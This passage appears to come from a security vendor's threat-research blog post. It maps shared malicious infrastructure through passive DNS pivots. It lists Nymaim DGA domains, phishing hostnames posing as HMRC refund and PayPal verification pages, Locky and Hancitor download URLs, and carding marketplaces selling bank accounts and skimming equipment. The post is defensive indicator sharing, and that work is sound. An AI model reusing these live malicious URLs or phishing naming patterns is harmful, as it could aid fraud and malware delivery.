
Raising the dead – Infrastructure Archeology

To continue my analysis, I shifted focus to Maltego so as to visually graph the infrastructure. For this task, I used PassiveTotal's Passive DNS and AutoFocus Maltego (https://live.paloaltonetworks.com/t5/Maltego-for-AutoFocus/ct-p/AutoFocus_Maltego) transforms. We see below the passive resolutions for these domains and how it reveals a number of IP addresses being shared between the four domains identified above.




All of the 707 IP addresses can be found here (https://github.com/pan-unit42/iocs/blob/master/notepadcase/IP_listing.txt). Note that while these IP's have been found to be hosting malicious content, this could change in the future.

Pivoting off the five highlighted IP's above with a shared infrastructure, I pulled the reverse DNS to see what other sites may be present. The below is a sampling of the domains returned through this process.




The “idXXXXX.top” pattern immediately stands out and may suggest a pattern in the static configuration for the initial domains used by the DGA for Nymaim since the previous two started with “ejX.com.

Given the level of overlap already, I proceeded to grab all of the passive DNS available for each of the 707 IP addresses. A full list of the domains can be seen here (https://github.com/pan-unit42/iocs/blob/master/notepadcase/Domain_listing.txt). The below Maltego graph is used to simply illustrate the two distinct clusters of infrastructure that appeared and their interconnectedness.




From the first cluster on the left, if we sort by incoming links per node a pattern stands out in the domain names looking similar to the previously mentioned Nymaim ones. In the below image, the top domains are sorted by incoming links on the right side. Each link is a corresponding IP address and show that these domains have been rotated quite a bit between the infrastructure.




+		Entity				
+		danrnysvp.com			●	678
+		lzlgygnfbnnf.com			●	325
+		iqbppddvjq.com			●	255
+		adaqswvfikh.com			●	168
+		rkskumzb.com			●	165
+		gbfeiseis.com			●	142
+		oohscueu.com			●	142
+		zhxyobvcen.com			●	142
+		osbjsguans.com			●	138
+		dacoxcxlcwur.com			●	130
+		esdoions.com			●	116
+		enfesogavn.com			●	100
+		vitvkh.com			●	97

A quick search with the AutoFocus transform to pull tag information shows these are specifically related to Nymaim, most likely for the DGA seed; however, looking at domains with less links, other malware families begin to emerge.

The cluster on the right is actually collapsing one collection of entities due to the sheer size of it. Below is the collection expanded in all of its glory.



Below are the domain names linked to the singular IP address in the center.



IPv4 Address
maltego.IPv4Address
119.28.86.18

- Relationships

- Incoming

gesofgamd.com


- Outgoing

hmrc.secure.refund.a1k0w.3hlaxayivp.top
hmrc.secure.refund.a3lf8.3hlaxayivp.top
online.paypal.tranzaction.n0hph.ag7x5kaaz6.top
online.verify.paypal.rjogg.xyv8983323.top
hmrc.secure.refund.ydnv9.ly4uix.top
online.paypal.tranzaction.4kndr.up7jpnv24q.top
online.verify.paypal.oayap.ov842p3ren.top
hmrc.secure.refund.jxkxj.ly4uix.top
online.paypal.tranzaction.ya8sl.ueycod2a8n.top
hmrc.secure.refund.ulzcl.ly4uix.top
hmrc.secure.refund.7qfqn.3hlaxayivp.top
online.paypal.tranzaction.iiq5m.ueycod2a8n.top
online.paypal.tranzaction.u16zx.xyv8983323.top
online.verify.paypal.lphhb.stvc1dgxgk.top
online.verify.paypal.atntn.5ek2l63k1f.top
hmrc.secure.refund.ea2gt.3hlaxayivp.top
hmrc.secure.refund.e1qrg.3hlaxayivp.top
hmrc.secure.refund.9bhsk.ly4uix.top
hmrc.secure.refund.qgkmz.ly4uix.top
hmrc.secure.refund.fblox.3hlaxayivp.top
hmrc.secure.refund.ed6f0.jyzwyp.top
online.paypal.tranzaction.dyflz.sdp5wsea8t.top
hmrc.secure.refund.jailg.ly4uix.top
verify.paypal.tgzuh.8xkprocjfx.top
online.paypal.tranzaction.drkxm.ht1bo3kt31.top
hmrc.secure.refund.eukly.ly4uix.top
hmrc.secure.refund.0d3ap.ly4uix.top


online.verify.paypal.j5lwh.ag7x5kaaz6.top
online.verify.paypal.y47h7.hfzpc1n8mw.top
online.paypal.tranzaction.n7z8h.xg1i1tt85q.top
hmrc.secure.refund.9apbs.ly4uix.top
online.verify.paypal.fjryc.ov842p3ren.top
hmrc.secure.refund.kangy.ly4uix.top
online.verify.paypal.uurgc.qar6r4t4j1.top
online.verify.paypal.eqxmw.lcseom8tag.top
online.paypal.tranzaction.e4uqv.ag7x5kaaz6.top
online.verify.paypal.yvyc1.up7jpnv24q.top
hmrc.secure.refund.myruh.ly4uix.top
online.verify.paypal.xxfqj.ov842p3ren.top
hmrc.secure.refund.8dyez.sgmmwc.top
online.verify.paypal.vlsqt.v2zqi2b3iq.top
hmrc.secure.refund.efsem.3hlaxayivp.top
online.verify.paypal.3zxqk.lcseom8tag.top
online.paypal.tranzaction.cn1nx.ov842p3ren.top
hmrc.secure.refund.agsrn.ly4uix.top
hmrc.secure.refund.ijckt.wh0rle.top
hmrc.secure.refund.yvyc1.sturux.top
hmrc.secure.refund.hpafd.ly4uix.top
hmrc.secure.refund.xfvwk.afmtcy.top
hmrc.secure.refund.j8gji.ly4uix.top
hmrc.secure.refund.ghpd4.ly4uix.top
online.paypal.tranzaction.b8gxf.hfzpc1n8mw.top
verify.paypal.zm7o6.47ej5x7m73.top
online.paypal.tranzaction.w1cm4.xyv8983323.top

All of these connected domains follow a pattern similar to phishing attacks masquerading as legitimate services – in this case "online.verify[.]paypal" (588) and "hmrc.secure[.]refund" (1021).

In addition to domains of that type, there is evidence of other malware distribution being carried out on this infrastructure. Collapsing the collection back down, note the two domains "brontorittoozzo[.]com" and "randomessstioprottoy[.]net" that fall outside of the collection due to more infrastructure connections.



A quick search for these domains will land you on fellow Unit 42 researcher Brad Duncan (https://researchcenter.paloaltonetworks.com/author/bduncan/)'s malware-traffic-analysis (MTA) site for post "2017-06-22 – LOCKY MALSPAM – PDF ATTACHMENTS WITH EMBEDDED .DOCM FILES (http://www.malware-traffic-analysis.net/2017/06/22/index.html)" in which he lists out URL's found within malicious Microsoft Word documents that download Locky as shown below.




TRAFFIC

URLS FROM THE WORD MACROS FILES TO DOWNLOAD LOCKY:

- **1time.nl** - GET /7gyjgg5r6
- **asathlon.it** - GET /7gyjgg5r6
- **asman.railsplayground.net** - GET /7gyjgg5r6
- **autobluelite.com** - GET /7gyjgg5r6
- **blitzacademy.in** - GET /7gyjgg5r6
- **brontorittoozzo.com** - GET /af/7gyjgg5r6
- **chocolatesbazaar.com** - GET /7gyjgg5r6
- **ddplgroup.com** - GET /7gyjgg5r6
- **i-school-tutor.com** - GET /7gyjgg5r6
- **itbouquet.com** - GET /7gyjgg5r6
- **malamalamak9.net** - GET /7gyjgg5r6
- **melakatropical.com** - GET /7gyjgg5r6
- **micolon.com** - GET /7gyjgg5r6
- **obluelite.com** - GET /7gyjgg5r6
- **partyangel.in** - GET /7gyjgg5r6
- **randomessstioprottoy.net** - GET /af/7gyjgg5r6
- **skyfling.com** - GET /7gyjgg5r6
- **techno-me.com** - GET /7gyjgg5r6
- **tyastudio.com** - GET /7gyjgg5r6
- **unitedtanga.com** - GET /7gyjgg5r6
- **www.losangelesrelocationservices.net** - GET /7gyjgg5r6

In some of the other smaller clusters, you'll find groupings of like malicious sites.

For example, there is a group with gems like "premarket[.]ws" like you see below being hosted on this shared infrastructure, which is a forum for less than legal services.



PROCRD

ProCrd Club

ProCrd Shadow Business Courses

Topics: 4 Posts: 89

BANK ACCOUNTS

Bank accounts

In the shop you will find BA yusy at nice prices.

Topics: 1 Posts: 56

SKIMMING SERVICE

Skimming Service, Decode Audio

Equipment for skimming.

Topics: 5 Posts: 6th

Marketplace san-wells.ws

Trading platform for the sale of accounts

Bank accounts, FULLINFO, rdp

Topics: 1 Posts: 1


DEBIT CARDS OF UKRAINE

Debit cards

Sale of debit cards.

Topics: 1 Posts: 4

Along with sites like “slilpp[.]ws” which is another less than reputable site as shown below.



slilpp.ws

https://slilpp.ws/ ▾

Log in |

Log in

Log in |

More results from slilpp.ws »

SlilppSupport (@SlilppSupport) | Twitter

https://twitter.com/slilppsupport ▾

The latest Tweets from SlilppSupport (@SlilppSupport). An official account of **slilpp.ws** Link to this account can be checked in the footer of our website.

You visited this page on 8/9/17.


SLILPP - The Largest Shop | PayPal, BOA, Suntrust, eBay, Amazon ...

cardmafia.ws › Market Place › Sell ▾

Aug 10, 2016 - 10 posts

SLILPP.WSTHE.LARGEST.SHOP. Добро пожаловать, уважаемые коллеги! Представляем вашему вниманию магазин по ...


Which ironically has a Twitter support account that specifically states the following.



SlilppSupport @SlilppSupport · 18 Mar 2016

Also do not send here any information which connects your twitter to your account on our site. It is insecure and breaks your own anonymity.

And yet another here below…




O'Sheun (Cheche)
@o_sheun
#GetRichOrDieTryin.

David A. Cohen
@lDavidACohenl


Derick__A
@imdee2x

There are 632 people happily following along with relatively easy to track down accounts and usernames. A substantial amount of these accounts, on quick review, appear to follow the typical Nigerian cybercrime patterns (https://researchcenter.paloaltonetworks.com/2016/11/unit42-nigerian-prince-evolved-game/) detailed in other blogs.

Finally, there were multiple clusters of domains used by the Hancitor malware dropper to host the initial check-in and tracking as shown here.



Which can be seen as having been used in a campaign on July 03, 2017 via a post on MTA (http://www.malware-traffic-analysis.net/2017/07/03/index.html) below.



HTTP REQUESTS FOR THE WORD DOCUMENT:

- **auburnmachine.com** - GET /viewdoc/file.php?d=*[base64 string]*
- **careermoveresumes.us** - GET /viewdoc/file.php?d=*[base64 string]*
- **GPAC.BIZ** - GET /viewdoc/file.php?d=*[base64 string]*
- **GPAC-LLC.COM** - GET /viewdoc/file.php?d=*[base64 string]*
- **GPAC-LLC.NET** - GET /viewdoc/file.php?d=*[base64 string]*
- **rz-restaurants.com** - GET /viewdoc/file.php?d=*[base64 string]*
- **tucsonweddingexpo.com** - GET /viewdoc/file.php?d=*[base64 string]*
- **WOMENSLIFEANDSTYLEEXPO.COM** - GET /viewdoc/file.php?d=*[base64 string]*

Conclusion

By pivoting off of one sample we were able to zoom out and identify a sizable infrastructure of what appears to be 707 IP's and 2,611 domains (https://github.com/pan-unit42/iocs/tree/master/notepadcase) being utilized for malicious activity.

